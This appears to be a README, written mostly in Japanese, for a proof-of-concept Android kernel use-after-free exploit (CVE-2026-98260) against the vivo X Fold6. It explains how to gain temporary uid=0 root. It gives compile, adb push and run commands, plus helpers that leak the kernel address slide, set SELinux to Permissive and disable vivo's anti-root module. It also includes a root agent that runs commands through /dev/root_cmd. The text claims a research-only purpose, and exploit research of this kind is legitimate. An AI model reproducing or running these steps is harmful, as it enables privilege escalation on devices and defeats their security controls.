super2tt/cve-2026-98260-vivo-x-fold6-poc
vivo X Fold6(PD2545)において、cred->uid/gidをゼロにして一時的なuid=0のrootを取得するAndroidカーネルUAFの概念実証。SELinuxおよびanti-rootバイパスのヘルパー付き。

このツールを使うと、スマートフォンで一時的に uid=0(つまり root 権限)を取得できますが、 KernelSU はまだインストールできません。理由は第 5 節を参照してください。
本プロジェクトはセキュリティ研究専用です。自分が所有するデバイスにのみ使用してください。処理はすべてメモリのみを変更します。システムパーティションには書き込みません。再起動すると消えます。
| 項目 | 値 |
|---|---|
| スマートフォン | vivo x fold6 PD2545(型番 V2545A) |
| システム | Android 16 |
| カーネルバージョン | 6.12.58-android16-6-gdd6fd5c98918-abogki543627742-4k |
| カーネルビルド日時 | 2026 年 8 月 5 日 |
| メモリ | 16 GB |
Android NDK をインストールした後、PC 上で 2 つのコマンドを実行します($CC は NDK 内の clang パスに置き換えてください):
CC=$HOME/Library/Android/sdk/ndk/30.0.16248370/toolchains/llvm/prebuilt/darwin-x86_64/bin/aarch64-linux-android35-clang

$CC -static -O2 -pthread -o poc_tmp_root poc_tmp_root.c
$CC -static -O2 -pthread -o poc_prim    poc_prim.c
コンパイルすると2つの実行ファイルが生成されます。-static はスマートフォン上のライブラリに依存しないようにするためです。
ステップ1:ファイルをスマートフォンに転送する
adb push poc_tmp_root poc_prim root_agent.sh go.sh /data/local/tmp/
adb shell 'chmod 755 /data/local/tmp/{poc_tmp_root,poc_prim,root_agent.sh,go.sh}'

ステップ2:スクリプトtmp_rootを直接実行する
SER=<你的手机序列号> ./tmp_root.sh
vr.ko を無効化する(無効化しないと、プロセスが uid=0 になった途端にそれに殺される)。ステップ3:成功したかどうかを確認する
adb shell 'head -2 /dev/root_log'
この2行が表示されれば成功です:
ROOT_AGENT ready uid=0
ROOT_FIFO /dev/root_cmd
その後、次のことができます:
adb shell 'echo "id" > /dev/root_cmd'
adb shell 'cat /dev/root_log'
見ると:
uid=0(root) gid=0(root) ...
注意事項
SKIP: slow reclaim または ROOT_AGENT NOT_ROOT が現れた場合、この一撃は外れている;自分で adb reboot する必要がある。uid=0 を取得した後、通常の流れは KernelSU のカーネルモジュールをロードすること、つまり:
insmod kernelsu.ko # 或者 ksud late-load
この手順は私たちのマシンではずっと失敗し、Operation not permitted が報告されます。
原因は uid ではなく capabilities にあります。以下の比較を見てください:
uid=0(root)             ← 我们拿到了
CapEff: 0000000000000000  ← 但能力位全是 0
insmod が必要とするのは CAP_SYS_MODULE という「ケーパビリティ」であり、uid ではない。
我々の PoC は cred->uid/gid をゼロにしただけで、cred 内のケーパビリティビットは変更していない。
したがって:
| 操作 | 必要なもの | 我々にあるか |
|---|---|---|
/data/adb を読む | uid=0 だけでよい | ✅ 可能 |
| ファイルの所有者変更、他人のプロセスを kill | CAP_CHOWN / CAP_KILL | ❌ 不可 |
| カーネルモジュールのロード(KSU) | CAP_SYS_MODULE | ❌ 不可 |
他の方法も試した:modprobe は usermodehelper 経由(システムにブロックされる)、
finit_module の各種バリエーション(いずれもケーパビリティチェックで止まる)、usermodehelper_disabled の変更は無効。
なので、他の熟練者のリレーを待つしかない。
この脆弱性は uid=0 を与えてくれるが、capabilities は与えられない。 KernelSU が欲しければ、「任意書き込み」ができる別のプリミティブに替える必要がある(私は全力を尽くした!)。
| ファイル | 役割 |
|---|---|
poc_tmp_root.c | メインエクスプロイト:メモリ配置 + スプレー + UAF トリガー → cred->uid/gid=0 |
poc_prim.c | 補助プリミティブ:--slide でカーネルアドレスをリーク、--selinux で SELinux を無効化、--vr で vivo の反 root モジュールを無効化 |
go.sh | SELinux を Permissive にして vr.ko を無効化する |
tmp_root.sh | 上記すべての手順をワンクリックで連携させる |
root_agent.sh | uid=0 取得後に常駐し、/dev/root_cmd と /dev/root_log を提供する |
kp_arm.sh | カーネルプローブを仕掛け、競合の命中率を「ほぼ当たらない」から「ほぼ必ず当たる」へ引き上げる |